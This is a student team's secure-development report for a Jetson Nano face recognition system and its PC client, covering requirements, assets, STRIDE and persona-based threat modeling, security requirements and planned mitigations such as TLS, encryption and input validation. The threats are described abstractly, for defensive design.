CMU Project Report (Team6)

Table of Contents

[Phase 1: Secure Development 4](#_Toc75867759)

[0. Introduction 4](#_Toc75867760)

[1. Schedule 5](#_Toc75867761)

[2. System Requirement 6](#_Toc75867762)

[3. Security Goals 9](#_Toc75867763)

[4. Assets 9](#_Toc75867764)

[5. Threat Modeling 10](#_Toc75867765)

[5.1. DFD 10](#_Toc75867766)

[5.2. STRIDE 10](#_Toc75867767)

[5.3. PnG 14](#_Toc75867768)

[5.4. Brainstorming 14](#_Toc75867769)

[5.5. Result of Threat Modeling 15](#_Toc75867770)

[6. Security Risk Assessment 17](#_Toc75867771)

[7. Security Requirements 24](#_Toc75867772)

[8. Mitigation 25](#_Toc75867773)

[9. Architecture 26](#_Toc75867774)

[9.1. Overall Architecture 26](#_Toc75867775)

[9.2. Terminology and Definitions 26](#_Toc75867776)

[9.3. Source Directory 27](#_Toc75867777)

[9.4. Setup Guide 27](#_Toc75867778)

[9.4.1. Server 27](#_Toc75867779)

[9.4.2. Client 27](#_Toc75867780)

[9.5. Crypto Algorithms 28](#_Toc75867781)

[9.5.1. Primitives and Algorithms 28](#_Toc75867782)

[9.5.2. Symmetric cipher algorithm 28](#_Toc75867783)

[9.5.3. Methods of Secret Hiding 28](#_Toc75867784)

[9.5.4. User Data Encryption/ Decryption 28](#_Toc75867785)

[9.6. Compile Options 30](#_Toc75867786)

[9.7. Client Program Guide 30](#_Toc75867787)

[9.8. Test Cases 31](#_Toc75867788)

[9.9. Implementation of mitigation 33](#_Toc75867789)

[9.10. Quality Attributes according to ISO/IEC 25023 33](#_Toc75867790)

[10. Static Analysis 36](#_Toc75867791)

[10.1. v0.0.1 (original code) 36](#_Toc75867792)

[10.2. v0.5.0 37](#_Toc75867793)

[10.3. v1.1.0 38](#_Toc75867794)

[11. Demo 41](#_Toc75867795)

[11.1. Client Program 41](#_Toc75867796)

[11.2. Demo Clip 41](#_Toc75867797)

[Phase 2: Security Analysis of Classmate System 42](#_Toc75867798)

[12. Architecture Review 42](#_Toc75867799)

[12.1. Architecture Design 42](#_Toc75867800)

[12.2. Security Requirements 42](#_Toc75867801)

[12.3. Security Design for Security Requirements 43](#_Toc75867802)

[12.4. Crypto Review 43](#_Toc75867803)

[12.5. Static Analysis 43](#_Toc75867804)

[13. Fuzz & Penetration Test 45](#_Toc75867805)

[13.1. Vulnerabilities 45](#_Toc75867806)

[14. Conclusion 46](#_Toc75867807)

# Phase 1: Secure Development

# 0. Introduction

The system is an embedded face recognition system running on a Jetson Nano processor that utilizes CUDA and a windows C++ or Java control and display application.



|  |  |
| --- | --- |
| Name | Role |
| Jeonghwan.Ahn | Implement TLS, Crypto, Security Requirement, … |
| Jinmo.Kim | Requirement Analysis, Static Analysis, Threat Modeling, Schedule, … |
| Kyungnam.Bae | Implement Client, Test case, Contact Point, … |
| Seongju.Moon | Static Analysis, Threat Modeling, … |
| Byungchul.Park | Implement Server, Presentation |

Phase2 Contact Point : Kyungnam Bae

# 1. Schedule

This is our schedule based on our requirements from professor Jeff and Dan. Initially we’re considering what we would do with Jetson Nano system given by CMU. So based on that, we’re going to suggest a new system to be developed in this course: eg, the working hours system. But throughout lots of discussion with prof. Jeff and Dan, we’d clearly fixed requirements from LG May 2021 Lecture Secure Coding Project Intro V1.1.pptx by Dan.

This is our schedule based on system requirements.



Note: This schedule’s about the phase1 & 2.

# 2. System Requirement

We’ve analyzed the requirement documents that was given by Professor Jeff and Professor Dan. The name of the first document is **LG May 2021 Lecture Secure Coding Project Intro V1.1.pptx.pdf** and the second is **LG Security Class Project Description.pdf.**

We’re struggling to find and extract our system requirement from these documents.

Here is our first artifact from the first one, Project Description-1, 2, 3.



But, we needed to compare another document below because it (the second) was also describing system requirements of Jetson Nano system. The second document says requirements of Tartan Secure Camera Application.



Those made us confused. Therefore, we should clarify and draw the requirement for our system after discussing with Professor Dan.

|  |
| --- |
| Summary of meeting with Professor Dan |
| Mandatory requirements described in the "LG May 2021 Lecture Secure Coding Project Intro V1.1.pptx.pdf" document.  - no vulnerability in the system  - secure architecture  - implement 5 modes (run, test run, learning, secure, non-secure)  - Jetson Nano sends the Camera Image and Face Recognized information. It should be separated.  - Client receives the data above, and displays it after combining it |

We’ve extracted our requirements from the list above and attached the result.





# 3. Security Goals

Protecting the user privacy information in our system.

# 4. Assets

|  |  |  |  |
| --- | --- | --- | --- |
| # | Items | Items to manage | Comment |
| 1 | Images for transmission over camera cable | X | Out of S/W boundary |
| 2 | Images for transmission over network | O |  |
| 3 | Face Recognition Data | O |  |
| 4 | Client program itself | O |  |
| 5 | Client program hash code on server side | O |  |
| 6 | User info. data (ID, type, password) | O |  |
| 7 | Private key and certificate for TLS | O |  |
| 8 | Root Key for crypto | O |  |

# 5. Threat Modeling

We used DFD and STRIDE as the basis because it is easy to derive many threats from system diagrams. We also used PnG and brainstorming techniques to uncover threats not derived from it.

In the case of attack trees, it is advantageous to derive threats from an expert's point of view using experience, but we excluded it because it was not suitable for beginners like us.

## 5.1. DFD



## 5.2. STRIDE

Threats that could not arise as a result of the review or are outside the scope of this project were ***grayed*** out.

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| ID | Category | Interaction | Description | Justification |
| TR-01 | Information Disclosure | DF4.2 Load Login Credential / Learning Data ... | Improper data protection of S1. User Credential Data File System can allow an attacker to read information not intended for disclosure. Review authorization settings. | [Threat] If the user credential data is stored as plain text, it can be disclosed.  [Review] Use data encryption |
| TR-02 | Tampering | DF4.2 Load Login Credential / Learning Data ... | Log readers can come under attack via log files. Consider ways to canonicalize data in all logs. Implement a single reader for the logs, if possible, in order to reduce attack surface area. Be sure to understand and document log file elements which come from untrusted sources. | [Threat] An attacker modify user credential data. [Review] Use hashing |
| TR-03 | Spoofing | DF4.2 Load Login Credential / Learning Data ... | S1. User Credential Data File System may be spoofed by an attacker and this may lead to incorrect data delivered to 2.1 Server (Jetson). Consider using a standard authentication mechanism to identify the source data store. | [Threat] An attacker modify user credential data and then server can use it without checking. [Review] Use hashing |
| TR-04 | Spoofing | DF2.1 Request (Login / Mode Ctrl..) | 2.1 Server (Jetson) may be spoofed by an attacker and this may lead to information disclosure by 1.1 Client (PC). Consider using a standard authentication mechanism to identify the destination process. | [Threat] An attacker spoof the user (Client) [Review] use 2FA |
| TR-05 | Tampering | DF2.1 Request (Login / Mode Ctrl..) | Data flowing across DF2.1 Request (Login / Mode Ctrl..) may be tampered with by an attacker. This may lead to a denial of service attack against 2.1 Server (Jetson) or an elevation of privilege attack against 2.1 Server (Jetson) or an information disclosure by 2.1 Server (Jetson). Failure to verify that input is as expected is a root cause of a very large number of exploitable issues. Consider all paths and the way they handle data. Verify that all input is verified for correctness using an approved list input validation approach. | [Threat] An attacker tampers data to server in order to get information. [Review] use TLS |
| TR-06 | Repudiation | DF2.1 Request (Login / Mode Ctrl..) | 2.1 Server (Jetson) claims that it did not receive data from a source outside the trust boundary. Consider using logging or auditing to record the source, time, and summary of the received data. | [Threat] Clients can repudiate the actions they have performed. [Review] Use mutual authentication |
| TR-07 | Information Disclosure | DF2.1 Request (Login / Mode Ctrl..) | Data flowing across DF2.1 Request (Login / Mode Ctrl..) may be sniffed by an attacker. Depending on what type of data an attacker can read, it may be used to attack other parts of the system or simply be a disclosure of information leading to compliance violations. Consider encrypting the data flow. | [Threat] An attack can sniff the data on the connection. [Review] Use TLS Encrypted Communication channel, mTLS (mutual Auth) may be implemented. |
| TR-08 | Information Disclosure | DF2.1 Request (Login / Mode Ctrl..) | Custom authentication schemes are susceptible to common weaknesses such as weak credential change management, credential equivalence, easily guessable credentials, null credentials, downgrade authentication or a weak credential change management system. Consider the impact and potential mitigations for your custom authentication scheme. | [Threat] Weak Authentication may lead to disclose information [Review] Need to more stronger authentication process. Use 2FA |
| TR-09 | Denial Of Service | DF2.1 Request (Login / Mode Ctrl..) | 2.1 Server (Jetson) crashes, halts, stops or runs slowly; in all cases violating an availability metric. | [Review] Server is simple then there is no way to detect that symptoms. |
| TR-10 | Denial Of Service | DF2.1 Request (Login / Mode Ctrl..) | An external agent interrupts data flowing across a trust boundary in either direction. | [Threat] the information of the communication between client and server is interrupted by attackers. [Review] using TLS |
| TR-11 | Elevation Of Privilege | DF2.1 Request (Login / Mode Ctrl..) | 2.1 Server (Jetson) may be able to impersonate the context of 1.1 Client (PC) in order to gain additional privilege. | [Review] Server doesn't need to impersonate in order to gain additional privilege. |
| TR-12 | Elevation Of Privilege | DF2.1 Request (Login / Mode Ctrl..) | 1.1 Client (PC) may be able to remotely execute code for 2.1 Server (Jetson). | [Review] Client cannot execute code in Server remotely. |
| TR-13 | Elevation Of Privilege | DF2.1 Request (Login / Mode Ctrl..) | An attacker may pass data into 2.1 Server (Jetson) in order to change the flow of program execution within 2.1 Server (Jetson) to the attacker's choosing. | [Threat] An attacker sends a malicious data to server in order to change the flow of program execution. [Review] need input sanitization |
| TR-14 | Spoofing | DF3.2 Sensor Data | 3.1 Camera Unit may be spoofed by an attacker and this may lead to unauthorized access to 2.1 Server (Jetson). Consider using a standard authentication mechanism to identify the source process. | [Review] Camera unit can get information only about Camera control signal, cable is dedicated for that. |
| TR-15 | Spoofing | DF3.2 Sensor Data | 2.1 Server (Jetson) may be spoofed by an attacker and this may lead to information disclosure by 3.1 Camera Unit. Consider using a standard authentication mechanism to identify the destination process. | [Review] Camera is just simple unit, so no threat is expected to arise. |
| TR-16 | Tampering | DF3.2 Sensor Data | Data flowing across DF3.2 Sensor Data may be tampered with by an attacker. This may lead to a denial of service attack against 2.1 Server (Jetson) or an elevation of privilege attack against 2.1 Server (Jetson) or an information disclosure by 2.1 Server (Jetson). Failure to verify that input is as expected is a root cause of a very large number of exploitable issues. Consider all paths and the way they handle data. Verify that all input is verified for correctness using an approved list input validation approach. | [Review] Since it is connected with a physical dedicated cable, it is difficult to interrupts and tamper data from the outside. |
| TR-17 | Repudiation | DF3.2 Sensor Data | 2.1 Server (Jetson) claims that it did not receive data from a source outside the trust boundary. Consider using logging or auditing to record the source, time, and summary of the received data. | [Review] Camera Unit cannot claims the receive data from a source outside. |
| TR-18 | Information Disclosure | DF3.2 Sensor Data | Data flowing across DF3.2 Sensor Data may be sniffed by an attacker. Depending on what type of data an attacker can read, it may be used to attack other parts of the system or simply be a disclosure of information leading to compliance violations. Consider encrypting the data flow. | [Review] The camera unit can only do very simple things, and that threat is unlikely to arise. |
| TR-19 | Denial Of Service | DF3.2 Sensor Data | 2.1 Server (Jetson) crashes, halts, stops or runs slowly; in all cases violating an availability metric. | [Review] Server is simple then there is no way to detect that symptoms. |
| TR-20 | Denial Of Service | DF3.2 Sensor Data | An external agent interrupts data flowing across a trust boundary in either direction. | [Review] Since they are connected by physical cables, it is difficult to interrupt with data. |
| TR-21 | Elevation Of Privilege | DF3.2 Sensor Data | 2.1 Server (Jetson) may be able to impersonate the context of 3.1 Camera Unit in order to gain additional privilege. | [Review] Even if the camera unit acquires additional privileges, It just send Sensor Data, so no threat is expected to arise. |
| TR-22 | Elevation Of Privilege | DF3.2 Sensor Data | 3.1 Camera Unit may be able to remotely execute code for 2.1 Server (Jetson). | [Review] Camera is just simple unit, so no threat is expected to arise. |
| TR-23 | Elevation Of Privilege | DF3.2 Sensor Data | An attacker may pass data into 2.1 Server (Jetson) in order to change the flow of program execution within 2.1 Server (Jetson) to the attacker's choosing. | [Review] Camera is just simple unit, so no threat is expected to arise. |
| TR-24 | Spoofing | DF3.1 Camera Ctrl | 2.1 Server (Jetson) may be spoofed by an attacker and this may lead to unauthorized access to 3.1 Camera Unit. Consider using a standard authentication mechanism to identify the source process. | [Review] Server can control Camera Unit via Device driver, and authorized access is taken care of by the OS. |
| TR-25 | Spoofing | DF3.1 Camera Ctrl | 3.1 Camera Unit may be spoofed by an attacker and this may lead to information disclosure by 2.1 Server (Jetson). Consider using a standard authentication mechanism to identify the destination process. | [Review] Camera unit can get information only about Camera control signal, cable is dedicated for that. |
| TR-26 | Tampering | DF3.1 Camera Ctrl | Data flowing across DF3.1 Camera Ctrl may be tampered with by an attacker. This may lead to a denial of service attack against 3.1 Camera Unit or an elevation of privilege attack against 3.1 Camera Unit or an information disclosure by 3.1 Camera Unit. Failure to verify that input is as expected is a root cause of a very large number of exploitable issues. Consider all paths and the way they handle data. Verify that all input is verified for correctness using an approved list input validation approach. | [Review] Since it is connected with a physical dedicated cable, it is difficult to interrupts and tamper data outside. |
| TR-27 | Repudiation | DF3.1 Camera Ctrl | 3.1 Camera Unit claims that it did not receive data from a source outside the trust boundary. Consider using logging or auditing to record the source, time, and summary of the received data. | [Review] Camera Unit cannot claims the receive data from a source outside. |
| TR-28 | Information Disclosure | DF3.1 Camera Ctrl | Data flowing across DF3.1 Camera Ctrl may be sniffed by an attacker. Depending on what type of data an attacker can read, it may be used to attack other parts of the system or simply be a disclosure of information leading to compliance violations. Consider encrypting the data flow. | [Review] The camera unit can only do very simple things, and that threat is unlikely to arise. |
| TR-29 | Denial Of Service | DF3.1 Camera Ctrl | 3.1 Camera Unit crashes, halts, stops or runs slowly; in all cases violating an availability metric. | [Threat] It may be physically damaged and you may not be able to get Data from Camera [Review] Protect Camera from physical damage |
| TR-30 | Denial Of Service | DF3.1 Camera Ctrl | An external agent interrupts data flowing across a trust boundary in either direction. | [Review] Since they are connected by physical cables, it is difficult to interrupt with data. |
| TR-31 | Elevation Of Privilege | DF3.1 Camera Ctrl | 3.1 Camera Unit may be able to impersonate the context of 2.1 Server (Jetson) in order to gain additional privilege. | [Review] Even if the camera unit acquires additional privileges, It just send Sensor Data, so no threat is expected to arise. |
| TR-32 | Elevation Of Privilege | DF3.1 Camera Ctrl | 2.1 Server (Jetson) may be able to remotely execute code for 3.1 Camera Unit. | [Review] Camera is just simple unit, so no threat is expected to arise. |
| TR-33 | Elevation Of Privilege | DF3.1 Camera Ctrl | An attacker may pass data into 3.1 Camera Unit in order to change the flow of program execution within 3.1 Camera Unit to the attacker's choosing. | [Review] Camera is just simple unit, so no threat is expected to arise. |
| TR-34 | Denial Of Service | DF4.1 Store Login Credential / Learning Data ... | Does 2.1 Server (Jetson) or S1. User Credential Data File System take explicit steps to control resource consumption? Resource consumption attacks can be hard to deal with, and there are times that it makes sense to let the OS do the job. Be careful that your resource requests don't deadlock, and that they do timeout. | [Threat] It is possible to add a lot of Images in the storage. [Review] The limitation of number of image is need. |
| TR-35 | Information Disclosure | DF4.1 Store Login Credential / Learning Data ... | Credentials held at the server are often disclosed or tampered with and credentials stored on the client are often stolen. For server side, consider storing a salted hash of the credentials instead of storing the credentials themselves. If this is not possible due to business requirements, be sure to encrypt the credentials before storage, using an SDL-approved mechanism. For client side, if storing credentials is required, encrypt them and protect the data store in which they're stored | [Threat] User credential may be disclosed. [Review] User credential should be encrypted before being stored. |
| TR-36 | Repudiation | DF4.1 Store Login Credential / Learning Data ... | Consider what happens when the audit mechanism comes under attack, including attempts to destroy the logs, or attack log analysis programs. Ensure access to the log is through a reference monitor, which controls read and write separately. Document what filters, if any, readers can rely on, or writers should expect | [Review] This case will not happen in the system. |
| TR-37 | Repudiation | DF4.1 Store Login Credential / Learning Data ... | Does the log capture enough data to understand what happened in the past? Do your logs capture enough data to understand an incident after the fact? Is such capture lightweight enough to be left on all the time? Do you have enough data to deal with repudiation claims? Make sure you log sufficient and appropriate data to handle a repudiation claims. You might want to talk to an audit expert as well as a privacy expert about your choice of data. | [Review] This case will not happen in the system. |
| TR-38 | Repudiation | DF4.1 Store Login Credential / Learning Data ... | Do you accept logs from unknown or weakly authenticated users or systems? Identify and authenticate the source of the logs before accepting them. | [Review] This case will not happen in the system. |
| TR-39 | Repudiation | DF4.1 Store Login Credential / Learning Data ... | If you have trust levels, is anyone other outside of the highest trust level allowed to log? Letting everyone write to your logs can lead to repudiation problems. Only allow trusted code to log. | [Review] This case will not happen in the system. |
| TR-40 | Tampering | DF4.1 Store Login Credential / Learning Data ... | Log readers can come under attack via log files. Consider ways to canonicalize data in all logs. Implement a single reader for the logs, if possible, in order to reduce attack surface area. Be sure to understand and document log file elements which come from untrusted sources. | [Review] This case will not happen in the system. |
| TR-41 | Spoofing | DF4.1 Store Login Credential / Learning Data ... | S1. User Credential Data File System may be spoofed by an attacker and this may lead to data being written to the attacker's target instead of S1. User Credential Data File System. Consider using a standard authentication mechanism to identify the destination data store. | [Threat] User Credential Data can be exposed to attackers. [Review] User Credential Data should be kept securely. |
| TR-42 | Spoofing | DF1.1 User Input (Login Credential & Mode Control Input) | E1. Human User may be spoofed by an attacker and this may lead to unauthorized access to 1.1 Client (PC). Consider using a standard authentication mechanism to identify the external entity. | [Review] Client cannot distinguish Human Users. |
| TR-43 | Elevation Of Privilege | DF1.1 User Input (Login Credential & Mode Control Input) | 1.1 Client (PC) may be able to impersonate the context of E1. Human User in order to gain additional privilege. | [Review] Client cannot distinguish Human Users. |
| TR-44 | Spoofing | DF2.5 Result (Video Stream...) | 2.1 Server (Jetson) may be spoofed by an attacker and this may lead to unauthorized access to 1.1 Client (PC). Consider using a standard authentication mechanism to identify the source process. | [Threat] Server (Jetson) may be spoofed by an attacker  [Review] use mutual authentication |
| TR-45 | Spoofing | DF2.5 Result (Video Stream...) | 1.1 Client (PC) may be spoofed by an attacker and this may lead to information disclosure by 2.1 Server (Jetson). Consider using a standard authentication mechanism to identify the destination process. | [Threat] Client (PC) may be spoofed by an attacker  [Review] use mutual authentication |
| TR-46 | Tampering | DF2.5 Result (Video Stream...) | Data flowing across DF2.5 Result (Video Stream...) may be tampered with by an attacker. This may lead to a denial of service attack against 1.1 Client (PC) or an elevation of privilege attack against 1.1 Client (PC) or an information disclosure by 1.1 Client (PC). Failure to verify that input is as expected is a root cause of a very large number of exploitable issues. Consider all paths and the way they handle data. Verify that all input is verified for correctness using an approved list input validation approach. | [Threat] Video Stream may be tampered with by an attacker. [Review] Video Stream over the connection should be protected. |
| TR-47 | Repudiation | DF2.5 Result (Video Stream...) | 1.1 Client (PC) claims that it did not receive data from a source outside the trust boundary. Consider using logging or auditing to record the source, time, and summary of the received data. | [Review] even though This case will happen, this case does not affect. |
| TR-48 | Information Disclosure | DF2.5 Result (Video Stream...) | Data flowing across DF2.5 Result (Video Stream...) may be sniffed by an attacker. Depending on what type of data an attacker can read, it may be used to attack other parts of the system or simply be a disclosure of information leading to compliance violations. Consider encrypting the data flow. | [Threat] Video Stream may be sniffed with by an attacker. [Review] Video Stream over the connection should be protected. |
| TR-49 | Denial Of Service | DF2.5 Result (Video Stream...) | 1.1 Client (PC) crashes, halts, stops or runs slowly; in all cases violating an availability metric. | [Threat] Client (PC) crashes, halts, stops or runs slowly. [Review] Server is working properly. |
| TR-50 | Denial Of Service | DF2.5 Result (Video Stream...) | An external agent interrupts data flowing across a trust boundary in either direction. | [Review] This case won't be handled. |
| TR-51 | Elevation Of Privilege | DF2.5 Result (Video Stream...) | 1.1 Client (PC) may be able to impersonate the context of 2.1 Server (Jetson) in order to gain additional privilege. | [Review] support only single user |
| TR-52 | Elevation Of Privilege | DF2.5 Result (Video Stream...) | 2.1 Server (Jetson) may be able to remotely execute code for 1.1 Client (PC). | [Threat] Server (Jetson) may be able to remotely execute code [Review] need input sanitization |
| TR-53 | Elevation Of Privilege | DF2.5 Result (Video Stream...) | An attacker may pass data into 1.1 Client (PC) in order to change the flow of program execution within 1.1 Client (PC) to the attacker's choosing. | [Threat] An attacker may pass data into 1.1 Client (PC) [Review] need input sanitization |
| TR-54 | Information Disclosure | DF3.1 Camera Ctrl | Credentials on the wire are often subject to sniffing by an attacker. Are the credentials re-usable/re-playable? Are credentials included in a message? For example, sending a zip file with the password in the email. Use strong cryptography for the transmission of credentials. Use the OS libraries if at all possible, and consider cryptographic algorithm agility, rather than hardcoding a choice. | [Review] Since they are connected by physical cables, it is difficult to interrupt with data. |
| TR-55 | Information Disclosure | DF3.2 Sensor Data | Credentials on the wire are often subject to sniffing by an attacker. Are the credentials re-usable/re-playable? Are credentials included in a message? For example, sending a zip file with the password in the email. Use strong cryptography for the transmission of credentials. Use the OS libraries if at all possible, and consider cryptographic algorithm agility, rather than hardcoding a choice. | [Review] Since they are connected by physical cables, it is difficult to interrupt with data. |

## 5.3. PnG

We found 3 PnGs from our project.

|  |  |  |
| --- | --- | --- |
| PnG 1 | Type | Internal Engineer |
| Goal | Ruin the administrator's reputation |
| Motivation | Revenge to the administrator |
| Skill | manipulate the user credential data, find out the administrator’s password from the previous one that is used to other system |
| Misuse case | (TR-56) Change the image data not to recognize registered users.  (TR-57) Disclose administrator’s ID/Password to the employees in the company. |

|  |  |  |
| --- | --- | --- |
| PnG 2 | Type | Spy |
| Goal | Steal all components of the system |
| Motivation | Competitors request |
| Skill | Physical power and ability to use various equipment |
| Misuse case | (TR-58) Steal the client and server => Out of S/W boundary |

|  |  |  |
| --- | --- | --- |
| PnG 3 | Type | Hacker |
| Goal | Post the achievements of hacking on the internet |
| Motivation | Strives for recognition |
| Skill | Extensive knowledge of network protocols and hacking program. |
| Misuse case | (TR-59) Sniff the communication channel between server and client to get user credential data. |

## 5.4. Brainstorming

Many threats have already been detected by the previous tools, but several threats have emerged.

|  |  |  |
| --- | --- | --- |
| ID | Threat | Review |
| TR-60 | Compromise the connection of network physically by an attacker |  |
| - | Sniffing in the middle of communication between camera and Jetson | Same as TR-18 |
| - | Sniffing in the middle of communication between client and server | Same as TR-07 |
| - | Leak pictures from the directory to unauthorized users | Same as TR-35 |
| - | Anyone can view video stream from Jetson | Same as TR-48 |
| TR-61 | By changing the server/client's certificate or key, an attacker may attempt to connect to an unauthorized client.  And attacker can try to steal the information of the encryption channel. |  |
| TR-62 | By modifying the face recognition data, an attacker may cause an error or abnormal operation in the face recognition result.  By stealing facial recognition data, an attacker can steal information from the system. |  |
| TR-63 | An attacker can find out the ROOT KEY used for encryption through reverse binary analysis, decrypt the encrypted file, and steal information.  An attacker can infer the key used for encryption through statistical analysis of the encrypted file. |  |

## 5.5. Result of Threat Modeling

We found 28 threats below by using STRIDE, PnG, Brainstorming.

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| ID | Tool | Category | Interaction | Threat | Review |
| TR-01 | STRIDE | Information Disclosure | DF4.2 Load Login Credential / Learning Data ... | If the user credential data is stored as plain text, it can be disclosed. | User credential should be kept securely |
| TR-02 | STRIDE | Tampering | DF4.2 Load Login Credential / Learning Data ... | An attacker modify user credential data. | User credential should be kept securely |
| TR-03 | STRIDE | Spoofing | DF4.2 Load Login Credential / Learning Data ... | An attacker modify user credential data and then server can use it without checking. | User credential should be kept securely |
| TR-04 | STRIDE | Spoofing | DF2.1 Request (Login / Mode Ctrl..) | An attacker spoof the user (Client) | Need to more stronger authentication process |
| TR-05 | STRIDE | Tampering | DF2.1 Request (Login / Mode Ctrl..) | An attacker tampers Login or Mode control data to server in order to get information. | Need to encrypt communication channel |
| TR-06 | STRIDE | Repudiation | DF2.1 Request (Login / Mode Ctrl..) | Clients can repudiate the actions they have performed. | Need to apply mutual authentication |
| TR-07 | STRIDE | Information Disclosure | DF2.1 Request (Login / Mode Ctrl..) | An attack can sniff the data on the connection. | Need to consider encrypting the data flow. |
| TR-08 | STRIDE | Information Disclosure | DF2.1 Request (Login / Mode Ctrl..) | Weak authentication may lead to disclose information | Need to more stronger authentication process |
| TR-10 | STRIDE | Denial Of Service | DF2.1 Request (Login / Mode Ctrl..) | the information of the communication between client and server is interrupted by attackers. | Need to use TLS |
| TR-13 | STRIDE | Elevation Of Privilege | DF2.1 Request (Login / Mode Ctrl..) | An attacker sends a malicious data to server in order to change the flow of program execution. | Need to apply input sanitization |
| TR-29 | STRIDE | Denial Of Service | DF3.1 Camera Ctrl | It may be physically damaged and you may not be able to get Data from Camera | Need to protect camera unit from physical damage |
| TR-34 | STRIDE | Denial Of Service | DF4.1 Store Login Credential / Learning Data ... | It is possible to add a lot of Images in the storage. | Need to limit the number of images |
| TR-35 | STRIDE | Information Disclosure | DF4.1 Store Login Credential / Learning Data ... | User credential may be disclosed. | Need to encrypt user credential data |
| TR-41 | STRIDE | Spoofing | DF4.1 Store Login Credential / Learning Data ... | User Credential Data can be exposed to attackers. | Need to encrypt user credential data |
| TR-44 | STRIDE | Spoofing | DF2.5 Result (Video Stream...) | Server (Jetson) may be spoofed by an attacker | Need to apply mutual authentication |
| TR-45 | STRIDE | Spoofing | DF2.5 Result (Video Stream...) | Client (PC) may be spoofed by an attacker | Need to apply mutual authentication |
| TR-46 | STRIDE | Tampering | DF2.5 Result (Video Stream...) | Video Stream may be tampered with by an attacker. | Need to protect the video stream over the connection |
| TR-48 | STRIDE | Information Disclosure | DF2.5 Result (Video Stream...) | Video Stream may be sniffed with by an attacker. | Need to protect the video stream over the connection |
| TR-49 | STRIDE | Denial Of Service | DF2.5 Result (Video Stream...) | Client (PC) crashes, halts, stops or runs slowly. | Need to remain stable in abnormal cases |
| TR-52 | STRIDE | Elevation Of Privilege | DF2.5 Result (Video Stream...) | Server (Jetson) may be able to remotely execute code | Need input sanitization |
| TR-53 | STRIDE | Elevation Of Privilege | DF2.5 Result (Video Stream...) | An attacker may pass data into 1.1 Client (PC) | Need input sanitization |
| TR-56 | PnG | Tampering | User credential data | Change the image data not to recognize registered users. | Need to protect user credential data |
| TR-57 | PnG | Information Disclosure | Client => Server | Disclose administrator’s ID/Password to the employees in the company. | Need to more stronger process for authentication |
| TR-59 | PnG | Information Disclosure | Server <=> Client | Sniff the communication channel between server and client to get user credential data. | Need to protect the data over the connection |
| TR-60 | Brainstorming | N/A | Network | Compromise the connection of network physically by an attacker | Server need to be robust in abnormal case. |
| TR-61 | Brainstorming | Tampering/ Information Disclosure/ Spoofing | Server <=> Client | By changing the server/client's certificate or key, an attacker may attempt to connect to an unauthorized client.  And attacker can try to steal the information of the encryption channel. | Need to protect or verify the certificates and keys used by the server and client for TLS communication |
| TR-62 | Brainstorming | Tampering/ Information Disclosure | Face Recognition data | By modifying the face recognition data, an attacker may cause an error or abnormal operation in the face recognition result.  By stealing facial recognition data, an attacker can steal information from the system. | Need to protect face recognition data |
| TR-63 | Brainstorming | N/A | Cryptographically robust | An attacker can find out the ROOT KEY used for encryption through reverse binary analysis, decrypt the encrypted file, and steal information.  An attacker can infer the key used for encryption through statistical analysis of the encrypted file. | Need to preventing reverse analysis of encrypted information  Need to protect ROOT encrypt key |

# 6. Security Risk Assessment

OWASP Tools is known for well-formed sub-categories to weight to threat level and impact level comparing to the heavens.

And we've learned this tool from our lecture and used to it.



















# 7. Security Requirements

We’ve derived the security requirements through the STRIDE methodology. And we found out some of security requirements are linked to system requirements, section 2 above.

|  |  |  |  |
| --- | --- | --- | --- |
| SR-ID | Security Requirement | Mapping with system requirement | Mitigation ID |
| SR-01 | A strong authentication method should be used. | CMU-REQ-D-09 | MI-10 |
| SR-02 | Cryptographically strong password should be used. |  | MI-01 |
| SR-03 | Errors, exceptions, and abnormal conditions that may occur in the software must be handled robustly. | CMU-REQ-D-15 | MI-04 |
| SR-04 | Input validation check is required in Client side. |  | MI-05 |
| SR-05 | Only the verified server and client should be connected and communicated. |  | MI-11 |
| SR-06 | Protect Camera from physical damage |  | MI-08 |
| SR-07 | Restrictions related to files are necessary to avoid system problems. |  | MI-12 |
| SR-08 | Save contents of the communication as a log and use as proof of non-repudiation. |  | MI-09 |
| SR-09 | Server and client must communicate using an encrypted channel. | CMU-REQ-D-02 | MI-02 |
| SR-10 | The system must perform an integrity check before using user credentials. |  | MI-07 |
| SR-11 | The system shall know the change of the user credential data. |  | MI-07 |
| SR-12 | Use well-known cryptographic libraries and robust algorithms. |  | MI-03, MI-07 |
| SR-13 | User Credential Data should be encrypted in the storage. | CMU-REQ-D-10 | MI-03 |
| SR-14 | Video Stream over the connection should be protected. |  | MI-02 |
| SR-15 | A server and client program must perform an integrity check before using a certificate or key. |  | MI-13 |
| SR-16 | Face recognition data should be encrypted in the storage. |  | MI-06 |
| SR-17 | Every encryption time, newly generated random key is used for encryption to make reverse analysis difficult |  | MI-14 |
| SR-18 | ROOT encrypt key must be protected from binary analysis |  | MI-15 |

# 8. Mitigation

We were trying to mitigate the threat and mentioned in the Security Requirements, section 7. And we’ve derived the result below.

|  |  |
| --- | --- |
| MI-ID | Mitigation |
| MI-01 | Apply setting policy of cryptographically strong password - Enforce passwords longer than 7 characters. - Forces the use of mixed the letters of the alphabet and numbers. |
| MI-02 | Communicate using Encrypted channel - using protocol TLS1.2 or higher - Consider mutual authentication between server and client |
| MI-03 | Encrypt user credential data in storage - Use OpenSSL library of latest version (1.1.1k) - Use an algorithm that are stronger than AES256 - Use CBC or GCM mode |
| MI-04 | Implement robust system - Error handling - Exception handling - Finding countermeasures for predictable abnormal conditions |
| MI-05 | Input validation check - Input sanitization |
| MI-06 | Encrypt face recognition data in storage  - Use OpenSSL library of latest version (1.1.1k)  - Use an algorithm that are stronger than AES256  - Use CBC or GCM mode |
| MI-07 | Integrity Check with hash function - Use OpenSSL library of latest version (1.1.1k) - Use an algorithm that are stronger than sha256 |
| MI-08 | Protect from physical damage - Wrap the camera module out of sight, or glue the cable to the camera. |
| MI-09 | Save contents of communication as a log - Save log of the request and response between the server and the client |
| MI-10 | Strong authentication method - Consider 2-Factor-Authentication method |
| MI-11 | Use mutual authentication - Using protocol TLS1.2 or higher - Use mutual authentication between server and client |
| MI-12 | Validation of image when file saving - File name verification(uniqueness) when image save : generate the name of file using random number. - File size validation when image save |
| MI-13 | Certificate & Key file existence check  Integrity Check with hash function  - Use OpenSSL library of latest version (1.1.1k)  - Use an algorithm that are stronger than sha256 |
| MI-14 | Use random encrypt key  - use TRNG (True Random Number Generator) is best  - Cryptographically secure pseudorandom number generator can be used alternatively |
| MI-15 | Protect ROOT encryption key  - HSM (Hardware Secure Module) is best  - alternatively White-box Cryptography or Code obfuscation method can be used |

